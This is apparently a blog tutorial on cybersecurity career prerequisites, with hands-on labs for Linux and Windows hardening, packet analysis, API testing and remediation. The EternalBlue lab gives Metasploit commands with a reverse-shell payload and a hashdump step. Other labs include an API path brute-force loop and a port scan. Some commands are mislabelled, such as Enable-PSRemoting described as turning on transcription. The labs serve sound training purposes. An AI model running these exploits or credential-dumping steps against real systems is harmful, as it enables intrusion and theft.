Listen to this Post

Introduction:
Breaking into cybersecurity often feels like facing a hungry guard dog: before you can touch the “secure” bone, you must first master a daunting list of prerequisites—networking, system administration, scripting, and compliance frameworks. These foundational skills are non‑negotiable, but they can overwhelm newcomers and even experienced IT pros shifting into security roles. This article dissects the core prerequisites that “bite” hardest, provides actionable step‑by‑step labs to conquer them, and maps out a strategic learning path to turn frustration into certification and career readiness.
Learning Objectives:
- Identify the top five technical prerequisites that block most cybersecurity career entrants.
- Execute hands‑on Linux/Windows hardening and vulnerability scanning commands to build practical defensive skills.
- Design a personalised training roadmap that integrates free tools, cloud security basics, and API security testing.
You Should Know
- Linux Command Line & System Hardening – The First Bite
Most security tools (Nmap, Metasploit, Wireshark CLI) run natively on Linux. Without shell fluency, you’re paralysed. The “bite” comes from mastering permissions, processes, and logging.
Step‑by‑step guide to tame the Linux beast:
- Set up a lab environment – Install Ubuntu Server or Kali Linux in VirtualBox.
- Practice essential commands (run these in a terminal):
Check open ports and listening services
sudo ss -tulnp
Audit file permissions
find /etc -type f -perm /o+w -ls
Monitor real‑time logs
sudo journalctl -f -u ssh
Harden SSH config
sudo nano /etc/ssh/sshd_config
Set: PermitRootLogin no, PasswordAuthentication no, Port 2222
sudo systemctl restart sshd
- Implement a basic firewall – Use `ufw` to block all except management IP:
sudo ufw default deny incoming
sudo ufw allow from 192.168.1.0/24 to any port 22
sudo ufw enable
- Verify hardening – Run `sudo lynis audit system` (install Lynis first) to score your setup.
What this does: Turns a default Linux install into a minimally hardened jump box, simulating real admin tasks required before touching any SOC role.
2. Windows Security Configuration & PowerShell Offensive/Defensive Skills
Enterprises run Windows, and attackers target misconfigured Windows systems. Prerequisites include understanding Group Policy, Event Logs, and PowerShell for both blue and red team tasks.
Step‑by‑step lab: audit and harden a Windows 10/11 workstation
1. Open PowerShell as Administrator and enable logging:
 Enable script block logging (defensive)
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
 Turn on PowerShell transcription
Enable-PSRemoting -Force
2. Run a security baseline scan using the free `PolicyAnalyzer` from Microsoft or `Seatbelt` (GhostPack):
.\seatbelt.exe -group=system
3. Harden RDP – Change default port and enable Network Level Authentication (NLA):
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" -Name "UserAuthentication" -Value 1
4. Monitor for persistence – Schedule a daily check of startup entries:
Get-CimInstance Win32_StartupCommand | Export-Csv C:\logs\startup.csv -NoTypeInformation
5. Use Windows Defender Firewall with advanced security – Block inbound SMB from untrusted subnets:
New-NetFirewallRule -DisplayName "Block SMB from external" -Direction Inbound -Protocol TCP -LocalPort 445 -RemoteAddress 10.0.0.0/8,172.16.0.0/12,192.168.0.0/16 -Action Block
Tutorial tip: Combine these commands into a PowerShell script and schedule it as a weekly compliance check via Task Scheduler.
- Networking Prerequisites – Subnetting, TCP/IP, and Packet Analysis
You cannot secure what you do not understand. Many cybersecurity courses assume CCNA‑level networking. The “bite” is learning to read packet captures and firewall logs without drowning in detail.
Step‑by‑step packet analysis lab (using Wireshark & tcpdump)
- Generate traffic – On Linux, run `curl https://example.com` while capturing:
sudo tcpdump -i eth0 -c 100 -w capture.pcap
- Filter for suspicious patterns – In Wireshark, apply display filters:
– `http.request.method == “POST”` – see login submits.
– `tcp.port == 445` – monitor SMB for lateral movement.
– `icmp.type == 8` – detect ping sweeps.3. Extract critical metadata using
tshark:tshark -r capture.pcap -T fields -e ip.src -e ip.dst -e tcp.port | sort | uniq -c
- Simulate a port scan (from another VM) and analyse the pattern:
nmap -sS -p 1-1000 <target_IP>
Then in Wireshark, look for SYN packets without SYN‑ACK replies.
Real‑world use: This trains you to differentiate normal web traffic from reconnaissance – a core SOC analyst skill.
4. API Security & Cloud Hardening Basics
Modern apps are API‑driven, and leaked keys or insecure endpoints cause major breaches. The prerequisite “bite” is understanding REST, authentication tokens, and misconfigured cloud IAM.
Hands‑on API security test using Postman and OWASP CRUD API
1. Deploy a vulnerable API – Run the OWASP crAPI project locally:
docker run -d -p 8888:80 crapi/crapi
2. Discover endpoints – Use `curl` to brute‑force common paths:
for word in $(cat api_words.txt); do curl -s -o /dev/null -w "%{http_code} $word\n" http://localhost:8888/$word; done
3. Test for BOLA (IDOR) – Replace user ID in a request:
curl -X GET http://localhost:8888/identity/api/v2/user/2/vehicle/1 -H "Authorization: Bearer <token_of_user1>"
4. Cloud hardening example (AWS) – Use AWS CLI to enforce MFA delete on S3:
aws s3api put-bucket-versioning --bucket my-secure-bucket --versioning-configuration Status=Enabled,MFADelete=Enabled --mfa "arn:aws:iam::123456789012:mfa/root-account-mfa 123456"
Mitigation: Apply rate limiting, validate user context on every request, and never trust client‑side IDs. This lab mirrors real pentests of modern web apps.
- Vulnerability Exploitation & Mitigation – From Prerequisite to Practice
You cannot defend without thinking like an attacker. The “bite” is learning how to use Metasploit, then immediately patch the same flaws.
Step‑by‑step: exploit EternalBlue (MS17‑010) then harden
- Set up vulnerable target – Use a Windows 7 VM with no patches.
2. On Kali Linux, launch Metasploit:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_IP>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
3. After gaining shell, extract hashes (offensive) – hashdump.
4. Mitigation – Apply Microsoft patch KB4013389 and disable SMBv1:
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
5. Verify patch – Rescan with nmap --script smb-vuln-ms17-010 <target_IP>.
Tutorial note: This sequence teaches the full vulnerability lifecycle – detection, exploitation, and remediation – a must for both red and blue team roles.
What Undercode Say:
- Key Takeaway 1: Cybersecurity prerequisites are not useless hurdles – they are the armour and weapons you need. Master Linux, Windows security, networking, API logic, and exploit basics in a lab environment before chasing advanced certifications.
- Key Takeaway 2: Every “bite” becomes a learning opportunity if you automate the boring parts (scripts, scheduled scans) and treat each tool (Nmap, Wireshark, Metasploit) as a language to be practised daily.
Analysis: The post’s playful “prereqs want a bite first” reflects a real industry pain point: aspiring professionals often skip fundamentals and struggle later. From teaching over 3,000 students, I’ve seen that structured, command‑heavy labs (like the ones above) bridge the gap. Spend 80 hours on the Linux command line and you’ll fly through any SOC tool. Spend the same on Windows event logs and you’ll spot an intrusion instantly. The bite is temporary; the skill set is forever.
Prediction:
By 2027, AI‑powered adaptive learning platforms will personalise prerequisite training, dynamically generating labs based on a student’s weak areas (e.g., more SMB hardening if you fail an exploit quiz). However, the foundational commands—grep, ss, iptables, Get-EventLog, tcpdump—will remain the universal “alphabet” of security. As cloud and API attacks surge, prerequisites will shift to include infrastructure‑as‑code scanning (e.g., checkov, tfsec) and OAuth 2.0 threat modelling. The bite will change flavour, but the need to chew through technical basics before defending enterprise networks will never disappear.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: %F0%9D%97%AA%F0%9D%97%B5%F0%9D%97%B2%F0%9D%97%BB %F0%9D%97%AC%F0%9D%97%BC%F0%9D%98%82 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]


